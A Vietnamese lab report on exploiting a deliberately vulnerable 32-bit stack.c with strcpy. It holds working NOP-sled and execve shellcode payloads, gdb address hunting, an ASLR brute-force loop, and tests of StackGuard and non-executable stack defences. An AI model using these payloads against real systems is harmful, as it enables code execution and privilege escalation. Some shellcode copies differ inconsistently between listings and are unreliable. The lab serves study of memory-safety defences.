
**shellcode(b"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" ) 25 bytes.**



**Mục đích để đạt được là:**

1. Chèn shellcode 25bytes vào payload: 512 bytes.
2. Chèn address vào EIP để nó trượt tới shellcode: **Cần đoán vị trí của EIP.**
3. Chèn lệnh nop vào để khi bước 2 có thể trượt vào shellcode mà không bị ảnh hưởng.

=> hướng tới như hình vẽ mô tả lấp đầy bằng nop chèn shellcode vào và hướng địa chỉ eip vào vị trí đặt shellcode để thực thi.

**Ta có tổng hợp như sau:**

payload: 512 byte, shellcode: 25 bytes, eip 40 bytes( đệm giữa shellcode và stack).

=> nop sled:  $512 - 25 - 40 = 447$  bytes.

**Ghi đè dữ liệu để tìm kiếm EIP.**

Tạo file exploit.py và truyền vào stack.

```
nano exploit.py
```


```
import sys

shellcode = b"\x31\xc0\x50\x68\xe2\xf7\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"

eip = b"\x43\x43\x43\x43" * 10

nop = b"\x90" * 447
```

```
buff = nop + shellcode + eip
sys.stdout.buffer.write(buff)
```



```
TranVanDuc@kali: ~
File Actions Edit View Help
GNU nano 7.2 exploit.py *
import sys

shellcode = b"\x31\xc0\x50\x68\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\xb0\xcd\x80"
eip = b"\x43\x43\x43\x43" * 10
nop = b"\x90" * 447
buff = nop + shellcode + eip

sys.stdout.buffer.write(buff)
```

Hàm trên thực hiện truyền bộ đệm ra ngoài thường nó được dùng như là đầu vào cho một chương trình tấn công.


### Xác định địa chỉ cho EIP:

Sử dụng trình gỡ rối GDB tải chương trình stack vào để phân tích.

```
gdb ./stack
```

Chạy chương trình stack với đầu vào được tạo exploit.py.

```
(gdb) run $(python exploit.py)
```



```
(TranVanDuc@kali)-[~]
$ gdb ./stack
GNU gdb (Debian 13.2-1+b1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./stack...
(gdb)
(gdb) run $(python exploit.py)
Starting program: /home/TranVanDuc/stack $(python exploit.py)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```



Hiện thị từ bộ nhớ ở dạng hexadecimal bắt đầu từ địa chỉ của thanh ghi SP trừ đi 400 bytes.

```
(gdb) x/100x $sp-400
```

```

TranVanDuc@kali: ~
File Actions Edit View Help
Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb)
(gdb)
(gdb) x/100x $sp-400
0xffffcc60: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc70: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc80: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc90: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcca0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffccb0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffccd0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcce0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffccf0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd00: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd10: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd20: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd30: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd40: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd50: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd60: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd70: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd80: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcd90: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcda0: 0x90909090 0x90909090 0x90909090 0x31909090
0xffffcdb0: 0x6e6850c0 0x6868732f 0x69622f2f 0x8950e389
0xffffcdc0: 0xe18953e2 0x80cd0bb0 0x43434343 0x43434343
0xffffcdd0: 0x43434343 0x43434343 0x43434343 0x43434343
0xffffcde0: 0x43434343 0x43434343 0x43434343 0x43434343
(gdb)

```

Phần màu trắng là mã shellcode được chèn vào. Phần 0x43434343 là mã ký tự đệm giữ shellcode và vùng stack. Bây có nghĩa là vùng được chèn 0x43434343 chèn lên vị trí thanh ghi EIP. Theo đó việc chúng ta cần làm để khai thác lỗ hổng này là hướng địa chỉ của thanh ghi EIP chỉ lên phía trên vùng màu trắng như ảnh thu được. Bất kể vùng nào phía trên sẽ bị trượt theo nop sled để tới vùng shellcode.

Tôi lựa chọn: 0xffffccc0 để ghi đè thay thế cho 0x43434343 nghĩa là thông qua việc ghi đè lên 1 vùng thì EIP sẽ chỉ tới địa chỉ 0xffffccc0.

Vì theo little endian của CPU intel. Nên cần đảo ngược 0xffffccc0 cho sử dụng payload.

### Tạo exploit:

Tạo file exploit\_r.py:

```
import sys
```

```

shellcode
b"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"

eip = b"\xc0\xcc\xff\xff" * 10

nop = b"\x90" * 447

buff = nop + shellcode + eip

sys.stdout.buffer.write(buff)

```

```

TranVanDuc@kali: ~
File Actions Edit View Help
GNU nano 7.2 exploit_r.py *
import sys
shellcode = b"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"
eip = b"\xc0\xcc\xff\xff" * 10
nop = b"\x90" * 447
buff = nop + shellcode + eip
sys.stdout.buffer.write(buff)

```

Đưa payload vào chương trình stack:

```
$ ./stack $(python exploit_r.py)
```

```

(TranVanDuc@kali)-[~]
$ ./stack $(python exploit_r.py)
$
$ echo "success"
success
$
$ exit

```

Kết quả cho thấy quá trình chèn payload vào stack tấn công buffer overflow thay đổi luôn thực thi EIP để thực thi mã shellcode thành công.

**Thực thi dưới dạng tiến trình root Set-ID:**

Nhận ra id người dùng thực không phải là root.

```

(TranVanDuc@kali)-[~]
$ ./stack $(python exploit_r.py)
$
$ id
uid=1001(TranVanDuc) gid=1001(TranVanDuc) groups=1001(TranVanDuc),100(users)
$

```

Tạo chương trình thực thi chạy shell với quyền root qua các bước sau:

Tạo chương trình setID.c

```

TranVanDuc@kali: ~
File Actions Edit View Help
GNU nano 7.2 setID.c *
#include <unistd.h>
#include <stdlib.h>
void main()
{
    setuid(0); system("/bin/sh");
}

```

Biên dịch chương trình: setID.c thành setID

```
gcc -o setID.c
```

```
(TranVanDuc@kali)-[~]
$ gcc -o setID setID.c
```

Thực thi lại chương trình lỗi hỏng nâng lên quyền root.

```
(TranVanDuc@kali)-[~]
$ ./stack $(python exploit_r.py)
$ sudo ./setID
#
# id
# uid=0(root) gid=0(root) groups=0(root)
#
#
```

### 3.6 Defeating Address Randomization.

Bật tính năng ngẫu nhiên hóa không gian địa chỉ (ASLR – Address Space Layout Randomization) trong kernel của hệ điều hành linux bằng lệnh sau:

```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

```
(TranVanDuc@kali)-[~]
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

Viết shellscript Attack:

```

TranVanDuc@kali: ~
File Actions Edit View Help
GNU nano 7.2 shellscrip_Attack.sh *
#!/bin/bash

SECONDS=0
count=0

while true
do
    count=$(( $count + 1 ))
    duration=$SECONDS
    minutes=$(( $duration / 60 ))
    seconds=$(( $duration % 60 ))

    echo "$minutes phút và $seconds giây đã trôi qua."
    echo "Chương trình đã chạy $count lần."

    ./stack $(python exploit_r.py)

    # Kiểm tra mã thoát của chương trình stack
    exit_status=$?
    if [ $exit_status -eq 0 ]; then
        echo "Tấn công thành công! Chương trình đã bị khai thác."
        break
    fi
done

```

Cấp quyền thực thi cho đoạn mã script:

```
(TranVanDuc@kali)-[~]
$ chmod +x shellscript_Attack.sh
```

Thực thi đoạn mã script:

```
(TranVanDuc@kali)-[~]
$ ./shellscript_Attack.sh
0 phút và 0 giây đã trôi qua.
Chương trình đã chạy 1 lần.
./shellscript_Attack.sh: line 24: 80209 Segmentation fault      ./stack $(python explo
it_r.py)
0 phút và 0 giây đã trôi qua.
Chương trình đã chạy 2 lần.
./shellscript_Attack.sh: line 24: 80211 Segmentation fault      ./stack $(python explo
it_r.py)
0 phút và 0 giây đã trôi qua.
Chương trình đã chạy 3 lần.
./shellscript_Attack.sh: line 24: 80213 Segmentation fault      ./stack $(python explo
it_r.py)
0 phút và 0 giây đã trôi qua.
Chương trình đã chạy 4 lần.
./shellscript_Attack.sh: line 24: 80215 Segmentation fault      ./stack $(python explo
it_r.py)
0 phút và 0 giây đã trôi qua.
Chương trình đã chạy 5 lần.
./shellscript_Attack.sh: line 24: 80217 Segmentation fault      ./stack $(python explo
it_r.py)
0 phút và 0 giây đã trôi qua.
Chương trình đã chạy 6 lần.
./shellscript_Attack.sh: line 24: 80219 Segmentation fault      ./stack $(python explo
it_r.py)
0 phút và 0 giây đã trôi qua.
Chương trình đã chạy 7 lần.
./shellscript_Attack.sh: line 24: 80221 Segmentation fault      ./stack $(python explo
it_r.py)
0 phút và 0 giây đã trôi qua.
Chương trình đã chạy 8 lần.
./shellscript_Attack.sh: line 24: 80223 Segmentation fault      ./stack $(python explo
```

```
2 phút và 56 giây đã trôi qua.
Chương trình đã chạy 5046 lần.
./shellscript_Attack.sh: line 24: 91707 Segmentation fault      ./stack $(python explo
it_r.py)
2 phút và 56 giây đã trôi qua.
Chương trình đã chạy 5047 lần.
./shellscript_Attack.sh: line 24: 91709 Segmentation fault      ./stack $(python explo
it_r.py)
2 phút và 56 giây đã trôi qua.
Chương trình đã chạy 5048 lần.
./shellscript_Attack.sh: line 24: 91711 Segmentation fault      ./stack $(python explo
it_r.py)
2 phút và 56 giây đã trôi qua.
Chương trình đã chạy 5049 lần.
./shellscript_Attack.sh: line 24: 91713 Segmentation fault      ./stack $(python explo
it_r.py)
2 phút và 56 giây đã trôi qua.
Chương trình đã chạy 5050 lần.
./shellscript_Attack.sh: line 24: 91715 Segmentation fault      ./stack $(python explo
it_r.py)
2 phút và 56 giây đã trôi qua.
Chương trình đã chạy 5051 lần.
```

Đoạn mã script trên thực hiện tấn công bằng brute-force bằng cách tấn công lặp đi lặp lại chương trình có lỗ hổng, hy vọng rằng bằng cách địa chỉ ngẫu nhiên nó sẽ thực thi thành công chương trình.

Kiểm tra kiến trúc máy bằng lệnh: **uname -m** kết quả trả về **x86\_64**. kiến trúc 64-bit  
Nhận xét:

Trên kiến trúc x86\_64 (64-bit), entropy của stack lớn hơn nhiều. Thông thường, trên hệ điều hành hiện đại, entropy của stack trên kiến trúc 64-bit thường được đảm bảo là tối thiểu 28 bit.  $\Rightarrow 2^{28} = 268435456$  Việc này không khả thi với số mũ lớn nó có thể khả thi cao hơn với kiến trúc 32-bit.

Kết luận:

Việc bật tính năng ngẫu nhiên hóa không gian địa chỉ làm cho cuộc tấn công bufer overflow trở nên khó khăn. Đối với kiến trúc 32-bit  $2^{19} = 524288$  possibilities thì việc sử dụng phương pháp tấn công brute-force thì khả thi hơn so với kiến trúc 64-bit.

### 3.7 Turn on the StackGuard Protection

Ở mục này chúng ta sẽ thử nghiệm khả năng bảo vệ của chương trình bằng cách:

- Tắt tính năng ngẫu nhiên hóa địa chỉ.

```
(TranVanDuc@kali)-[~]
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

- Kích hoạt tính năng bảo vệ StackGuard trong GCC.

Phiên bản GCC 4.3.3 trở lên, StackGuard được bật mặc định khi không sử dụng tùy chọn “-fno-stack-protector”

Biên dịch lại chương trình chứa lỗ hổng và thực thi nó để quan sát tính năng StackGuard.

```
(TranVanDuc@kali)-[~]
$ sudo rm stack

(TranVanDuc@kali)-[~]
$ gcc -o stack stack.c

(TranVanDuc@kali)-[~]
$ ./stack $(python exploit_r.py)
```



Theo như quá trình tấn công buffer overflow trước chương trình thực thi sẽ trả về 1 shell nhưng nó đã không thành công do bị ngăn chặn bởi cơ chế StackGuard.

### 3.8 Turn on the Non-executable Stack Protection

Tắt tính năng ngẫu nhiên hóa địa chỉ.

```
(TranVanDuc@kali)-[~]  
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0
```

Non-executable stack là một cơ chế bảo vệ trong hệ điều hành nhằm ngăn chặn việc thực thi mã từ các vùng dữ liệu không được dự kiến. Khi bật bảo vệ không thực thi trên ngăn xếp, hệ điều hành sẽ đánh dấu các vùng nhớ trên ngăn xếp là chỉ dùng cho dữ liệu, không cho phép thực thi mã từ đó. Điều này làm giảm nguy cơ các cuộc tấn công như thực thi shellcode trực tiếp từ buffer overflow.

```
$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

```
(TranVanDuc@kali)-[~]  
$ ./stack $(python exploit_r.py)  
  
(TranVanDuc@kali)-[~]
```

Kết quả cho thấy không có dữ liệu nào được trả về chứng tỏ do Non-executable stack không cho phép thực thi mã từ ngăn xếp.

## PART4: PHÂN TÍCH NHANH BÀI MẪU

**Mục tiêu phần này:** Thực hiện cách tìm được eip được đặt trước shellcode với bài mẫu.

Phần này tương tự phần trước với:

- Phần trước lấy địa chỉ **eip phía sau shell code**.
- Phần bài mẫu do `buf[24] < 25byte(shellcode)` nên cách lấy **eib phía trước shell code được chèn**.

**Kịch bản đặt ra:**

- file `stack.c` chưa lỗi hỏng.
- file `exploit.c` tạo đầu vào `badfile` để exploit.
- thực thi file `stack` lấy đầu vào `badfile` để thực thi mã shell được chèn vào `bad file`.

**Tắt chức năng Randomize Virtual Address Space** nghĩa làm vậy để như là vị trí của các vùng nhớ trong không gian bộ nhớ ảo không bị thay đổi.

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

```
(TranVanDuc@kali)-[~]
$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for TranVanDuc:
kernel.randomize_va_space = 0
```

**Tạo file `stack.c`**

```
nano stack.c
```

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[24];
    strcpy(buffer, str);
}
```

```
        return 1;
    }
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

**Mô tả:** trong hàm main thực hiện mở file badfile và đọc dữ liệu vào biến str. Sau đó gọi hàm bof truyền biến str vào. Ở hàm bof thì tạo mảng buffer với 24 byte. Dùng hàm strcpy để copy str vào buffer.

**Nhận xét:** hàm strcpy không kiểm tra kích thước copy dẫn đến nguy cơ lỗi tràn bộ đệm.



```

TranVanDuc@kali: ~
File Actions Edit View Help
GNU nano 7.2 stack.c *
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}

```

**Biên dịch file với cơ chế sau:**

- m32: kiến trúc 32bit
- g: thêm thông tin debug vào file thực thi, tiện cho việc phân tích sau này.
- mpreferred-stack-boundary=2: để stack căn chỉnh theo bội số 2 bytes
- fno-stack-protector: tắt bảo vệ stack
- z execstack: Cho phép thực thi mã trên stack

```
gcc -m32 -g -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack stack.c -o stack
```

```

(TranVanDuc@kali)-[~]
$ gcc -m32 -g -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack stack.c -o stack

(TranVanDuc@kali)-[~]
$ ls
Desktop  Downloads  Pictures  stack  Templates
Documents  Music      Public   stack.c  Videos

```

**Cấp quyền cho file stack**

```

(TranVanDuc@kali)-[~]
$ sudo chown root stack

(TranVanDuc@kali)-[~]
$ sudo chmod 4755 stack

(TranVanDuc@kali)-[~]

```

### Tạo file exploit.c

nano exploit.c

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]
="\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

void main(int argc, char **argv){
    char buffer[517];
    FILE *badfile;

    memset(&buffer, 0x90, 517);
    int n= sizeof(shellcode)-1;// n la size cua shellcode
    memcpy(buffer+200,shellcode,n);
    for(int i=0;i<50;i++)buffer[i]=0x44;

    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

**Mô tả:** Tạo shellcode (cách tạo shellcode mục 3.2.4). Hàm main tạo ra 1 mảng char buffer 517 bytes. hàm memset điền 0x90 vào toàn bộ mảng char. “0x90” là lệnh nop ý nghĩa không làm gì cả. copy mảng ký tự shellcode vào buffer bắt đầu từ vị trí thứ 200. Từ vị trí 0-> 50 thì gán 0x44. Mở badfile và ghi vào đó buffer sau đó đóng file để kết thúc.

**Cơ chế data trong badfile:** phần đầu là 0x44 -> nop -> shellcode(25bytes) -> nop

**mục đích:** với buf[24] trong stack số bytes rất nhỏ nên chen 1 vùng phía trước ghe đè lên vùng buf khu đó toàn 0x44. Nếu eip trả về đúng 0x44 thì nghĩa là eip nằm trong khu vực đó. Nếu không thì điều chỉnh số lượng chen 0x44 ở phần đầu đến khi tới.



```

TranVanDuc@kali: ~
File Actions Edit View Help
GNU nano 7.2 exploit.c *
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

void main(int argc, char **argv){
    char buffer[517];
    FILE *badfile;

    memset(buffer, 0x90, 517);
    int n = sizeof(shellcode)-1; // n là size của shellcode
    memcpy(buffer+200, shellcode, n);
    for(int i=0; i<50; i++) buffer[i]=0x44;

    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
  
```

**Biên dịch chương trình exploit.c:**



```

(TranVanDuc@kali)-[~]
$ gcc -o exploit exploit.c

(TranVanDuc@kali)-[~]
$ ./exploit
  
```

**Tìm đại chỉ eip bằng công cụ gdb:**

Khi chương trình được răn thấy thông báo Segmentation fault 0x4444444.

Chúng ta đã thành công ngay bước đầu khi chen vùng đệm đầu.

```
(TranVanDuc@kali)-[~]
$ gdb ./stack
GNU gdb (Debian 13.2-1+b1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./stack...
(gdb) run
Starting program: /home/TranVanDuc/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x44444444 in ?? ()
(gdb) █
```

```
Program received signal SIGSEGV, Segmentation fault.
0x44444444 in ?? ()
(gdb) info registers
eax                0x1                1
ecx                0xffffcfe0         -12320
edx                0xffffcfb5         -12363
ebx                0x44444444         1145324612
esp                0xffffcdd4         0xffffcdd4
ebp                0x44444444         0x44444444
esi                0xffffd0ac         -12116
edi                0xf7ffcb80         -134231168
eip                0x44444444         0x44444444
eflags             0x10292             [ AF SF IF RF ]
cs                 0x23             35
ss                 0x2b             43
ds                 0x2b             43
es                 0x2b             43
fs                 0x0              0
gs                 0x63             99
(gdb) █
```

### Thực hiện lệnh


x/100x \$sp-24

**mục đích:** Thấy rằng có phần vùng nhớ ban đầu 0x44. nên có thể đoán rằng địa chỉ cấu thành ghi eip nằm trong vùng này. phần màu trắng là mã shellcode.

**Cơ chế tấn công:**

- Xác định đc vùng địa chỉ có eip.
- Thay thế giá trị cùng xác định vùng địa chỉ 1 luồng hướng tới
- Xác định luồng hướng tới: vùng nằm giữa 0x41 và shellcode

Chọn địa chỉ **0xffffce3c** sau khi eip hướng luồng điều khiển tới địa chỉ này. Thì vùng địa chỉ này là lệnh nop(không làm gì cả) nó sẽ trượt xuống thẳng shell và thực thi nó.



```

TranVanDuc@kali: ~
File Actions Edit View Help
(gdb) x/100x $sp-24
0xffffcdbc: 0x44444444 0x44444444 0x44444444 0x44444444
0xffffcdcc: 0x44444444 0x44444444 0x44444444 0x44444444
0xffffcdde: 0x44444444 0x44444444 0x44444444 0x44444444
0xffffcdec: 0x44444444 0x44444444 0x44444444 0x44444444
0xffffcdfc: 0x44444444 0x44444444 0x44444444 0x44444444
0xffffce0c: 0x44444444 0x44444444 0x90909090 0x90909090
0xffffce1c: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffce2c: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffce3c: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffce4c: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffce5c: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffce6c: 0x90909090 0x90909090 0x90909090 0x6850c031
0xffffce7c: 0x68732f2f 0x69622f68 0x50e3896e 0xb0e18953
0xffffce8c: 0x9080cd0b 0x90909090 0x90909090 0x90909090
0xffffce9c: 0x90909090 0x90909090 0x90909090 0x90909090
